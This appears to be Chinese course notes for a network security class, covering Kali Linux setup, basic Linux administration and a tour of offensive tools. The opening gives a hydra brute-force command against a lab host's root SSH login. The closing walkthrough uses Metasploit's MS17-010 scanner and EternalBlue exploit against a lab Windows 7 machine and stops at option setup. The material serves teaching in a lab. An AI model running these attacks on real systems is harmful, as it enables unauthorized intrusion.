§1.3 Kali
网络2101-02班——
(5)2022.09.21第1-2节课电脑学习通“直播”回放:
网络2103班——
(5)2022.09.21第3-4节课电脑学习通“直播”回放:

【导入】
破解Linux(CentOS7.8(192.168.112.100))的SSH登录密码:
# hydra -l root -P cd.txt -t 1 -vV -e ns 192.168.112.100 ssh
# 其中cd.txt为当前家目录下的字典,Linux为CentOS7.8(192.168.112.100)

得到root用户的密码为:123456
【课外拓展】
解决办法:使用fail2ban防止sshd服务被暴力破解
http://www.fail2ban.org/wiki/index.php/Downloads
美杜莎破解:


【Kali简介】

Kali-Linux和Ubuntu都属于debian系列
1.Kali版本
1.0→2.0→2019.2→2019.4→2020.4→2021.1→2022.3→Kali2024.3
vmware 桌面xfce vmware 2022.08.08 2024.08.19
Ubuntu乌班图 Debian /ˈdɛ.bi.ən/
如果是vmware版,不用下载、安装,直接打开启动!
BT(Back Track)到Kali的发展史:
BT5,BT5R3,Kali2.0,Kali2019.2,Kali2019.4,Kali2021.1,Kali2022.3,Kali2024.3
2011 2012.8 2015
(1)kali-2021.1-vmware(已配置)
下载、打开虚拟机“kali-2021.1-vmware(kali/kali,192.168.112.200)”:
链接:https://pan.baidu.com/s/1d1gmZ-BLBT02NQlCQVDO-A?pwd=lch1
下载目录“VM/kali-2021.1-vmware”到D:\VM
在VMware中打开kali-linux-2021.1-vmware-amd64.vmx
(2)kali-linux-2024.3-vmware-amd64.7z(3.1GB)
官网:
北京外国语大学开源软件镜像站
https://mirrors.bfsu.edu.cn/kali-images/kali-2024.3/
清华大学开源软件镜像站
https://mirrors.tuna.tsinghua.edu.cn/kali-images/kali-2024.3/kali-linux-2024.3-vmware-amd64.7z
kali-linux-2024.3-vmware-amd64.7z(3.1 GiB 2024-08-19 07:04)
解压
打开:D:\VM\kali-linux-2024.3-vmware\kali-linux-2024.3-vmware-amd64.vmx
虚拟机硬件设置:4核/4GB/80GB/NAT
开启:已复制
用户名/密码:kali/kali
3.安装
Linux版本:Debian 10.x 64位
虚拟机名称:Kali2024.3(192.168.112.200)
位置:D:\VM\Kali2024.3(192.168.112.200)
最大磁盘大小:80G
主机名:kali
用户:wl23/123456
写入磁盘:是
1924个文件
/dev/sda
4.启动
kali/kali


右击桌面,open terminal here
┌──(kali㉿kali)-[~]
└─$
Ctrl+Alt+F1~F6 打开Kali终端快捷键
Ctrl+Alt+F7 返回GUI界面快捷键
Ctrl+Alt+T 打开终端快捷键

$ uname -a
Linux kali 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30) x86_64 GNU/Linux
$ lsb_release -a
No LSB modules are available.
Distributor ID: Kali
Description: Kali GNU/Linux Rolling
Release: 2024.3
Codename: kali-rolling
$ cat /proc/version
Linux version 6.8.11-amd64 (devel@kali.org) (x86_64-linux-gnu-gcc-13 (Debian 13.2.0-25) 13.2.0, GNU ld (GNU Binutils for Debian) 2.42) #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30)
# cat /etc/os-release
PRETTY_NAME="Kali GNU/Linux Rolling"
NAME="Kali GNU/Linux"
VERSION_ID="2024.4"
VERSION="2024.4"
VERSION_CODENAME=kali-rolling
ID=kali
ID_LIKE=debian
HOME_URL="https://www.kali.org/"
SUPPORT_URL="https://forums.kali.org/"
BUG_REPORT_URL="https://bugs.kali.org/"
ANSI_COLOR="1;31"
5.汉化
$ sudo dpkg-reconfigure locales
zh_CN.UTF-8 UTF-8(倒数第5个) 空格 Tab zh_CN.UTF-8
Restart重启Kali

6.终端切换root用户
┌──(kali㉿kali)-[~]
└─$ sudo su -
输入kali用户的密码:kali
┌──(root㉿kali)-[~]
└─#
7.虚拟机kali-2024.3的网络配置
(1)网卡:IP,掩码,网关
# vim /etc/network/interfaces # 配置网卡

auto eth0
iface eth0 inet static
address 192.168.112.200
netmask 255.255.255.0
gateway 192.168.112.2
(2)DNS
# vim /etc/resolv.conf # 配置DNS

# Generated by NetworkManager
#search localdomain
nameserver 192.168.112.2
(3)重启网卡,测试
# systemctl restart networking # 重启网卡
# ip a&&ip a # 显示IP和网关:192.168.112.200/24,192.168.112.2
# ping www.baidu.com #通!
8.apt源
# vim /etc/apt/sources.list
#阿里云
deb https://mirrors.aliyun.com/kali kali-rolling main non-free contrib
deb-src https://mirrors.aliyun.com/kali kali-rolling main non-free contrib
#北京外国语大学
deb http://mirrors.bfsu.edu.cn/kali kali-rolling main non-free contrib
deb-src http://mirrors.bfsu.edu.cn/kali kali-rolling main non-free contrib
#清华大学
deb http://mirrors.tuna.tsinghua.edu.cn/kali kali-rolling main contrib non-free
deb-src https://mirrors.tuna.tsinghua.edu.cn/kali kali-rolling main contrib non-free
# apt-get update && apt-get upgrade && apt-get clean
# apt-get install ibus ibus-pinyin #安装中文输入法Google拼音,<Ctrl>+空格或Ctrl+Shift切换英文输入方法 或中文输入法fcitx fcitx-pinyin
# apt-get install ufw #安装防火墙
# ufw status #查看防火墙的状态 Status: inactive
xfce切换到GNOME:
# apt-get update # 更新APT源
# apt-get remove kali-themes
# apt install kali-desktop-gnome # 安装GNOME,设置显示管理器gdm3
# reboot
解决中文“麻将问题”(Kali2019.4后):
# dpkg-reconfigure locales
zh_CN.UTF-8 UTF-8
# apt-get install xfonts-intl-chinese
# apt-get install ttf-wqy-microhei ttf-wqy-zenhei
# echo LANG="zh_CN.UTF-8" > /etc/default/locale
9.Linux基础 RedHat认证:RHCSA RHCE RHCA
(1)网络配置
# vi /etc/sysconfig/network-scripts/ifcfg-ens33 # CentOS7配置网卡
# vim /etc/network/interfaces # Debian配置网卡
(2)yum源,apt源
# vi /etc/yum.repos.d/CentOS7.repo # CentOS7配置网络yum源
# vim /etc/apt/sources.list # Debian配置网络apt源
(3)vi/vim编辑器
命令模式:查找/ , n;删除行dd;复制行yy,粘贴行p;撤销u;iIaAoO
/ \
i或<Ins>/<Esc> :\<Esc>
/ \
编辑模式 末行模式
(-- 插入 --) :wq :q! :set nu :n
(-- 改写 --)
<Esc>:任何模式切换到命令模式
a,A,i,I,o,O,<Ins>:从命令模式切换到编辑模式的命令
::从命令模式切换到末行模式的命令
(4)常用的基本命令:文件,目录
cd #回到家目录或进入指定目录 cd /etc/network/
pwd #显示当前目录名
ls #显示当前目录 ll
clear #清屏
date #日期
cal #日历
ip a #显示ip地址 ifconfig,route -n ,cat /etc/resolv.conf(或nslookup)
ping #连通性测试
whoami #显示当前用户 w
history #显示历史命令 # !<序号> 执行历史上的<序号>对应的命令
init 6 #重启
init 0 #关机
基本命令:
init 0|6|3|5、history、clear、date、cal、uptime、uname、echo、hostname、tty、whoami、id、su、logname、ps、runlevel
网络命令(10个):
ip a、ifconfig、ping、arp、route、traceroute、netstat -antup、nslookup、net、hostname
常用命令(23个):
date、cal、uptime、history、clear
pwd、ls、cd、tree、mkdir、rmdir、touch、rm、cp、mv
echo、cat、more、less、head、tail、grep、wc
磁盘管理命令:
fdisk、mkfs.xfs、mount、mdadm
(5)服务的搭建:Web(Apache/Nginx),DNS,FTP,DHCP,Samba,MySQL,PHP,Telnet/SSH/VNC/RDP
(6)软件源码的安装
(7)Python、GCC、Java环境
(8)磁盘管理:磁盘分区,独立磁盘冗余阵列(RAID5,RAID10),磁盘配额,LVM
10.使用

(1)Apache2
# systemctl status apache2
# /etc/init.d/apache2 status
# systemctl enable apache2&&systemctl start apache2
# cd /var/www/html
# ll
物理机Firefox浏览器测试:http://192.168.112.200
03 - Web程序
(1)burpsuite:Community Edition 2021.2.1→2024.5.5

# burpsuite
09 - 嗅探/欺骗

(2)wireshark:4.2.5
# wireshark
(3)ettercap:0.8.3.1
# ettercap -G

08 - 漏洞利用工具集
(4)metasploit:6.0.40-dev 6.4.18-dev
# msfconsole



其它
(1)nmap
# nmap 192.168.112.101 #扫描Win7
PORT STATE SERVICE
445/tcp open microsoft-ds
# nmap 192.168.112.100 #扫描CentOS7.8
# nmap -sV 192.168.112.100 -p T:80 #获取Apache、PHP版本
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16)


(2)Python&Python2
3.12.7,2.7.18
(3)Java
jdk11→jdk23-ea




(4)无线
【实战】操作
10.实战——使用永恒之蓝漏洞获取Win7系统shell及远程桌面
漏洞利用,可攻击Win7、Win Server 200R2、WinXP
(1)# systemctl start postgresql #开启数据库
# systemctl enable postgresql #开机自启数据库
# systemctl enable postgresql --now #启动并开机自启数据库
(2)# msfdb init #初始化msf数据库
(3)# msfconsole #开启MSF
①扫描
msf6 > search ms17_010
msf6 > use auxiliary/scanner/smb/smb_ms17_010 #或 use 0
msf6 auxiliary(scanner/smb/smb_ms17_010)> set RHOSTS 192.168.112.101
msf6 auxiliary(scanner/smb/smb_ms17_010)> exploit

[+] 192.168.112.101:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.112.101:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
②攻击
msf6 auxiliary(scanner/smb/smb_ms17_010) > use exploit/windows/smb/ms17_010_eternalblue #或 use 0
eternal[ɪˈtɜːnl] adj. 永恒的 exploit[ɪkˈsplɔɪt] vt. 利用
msf6 exploit(windows/smb/ms17_010_eternalblue)> show options
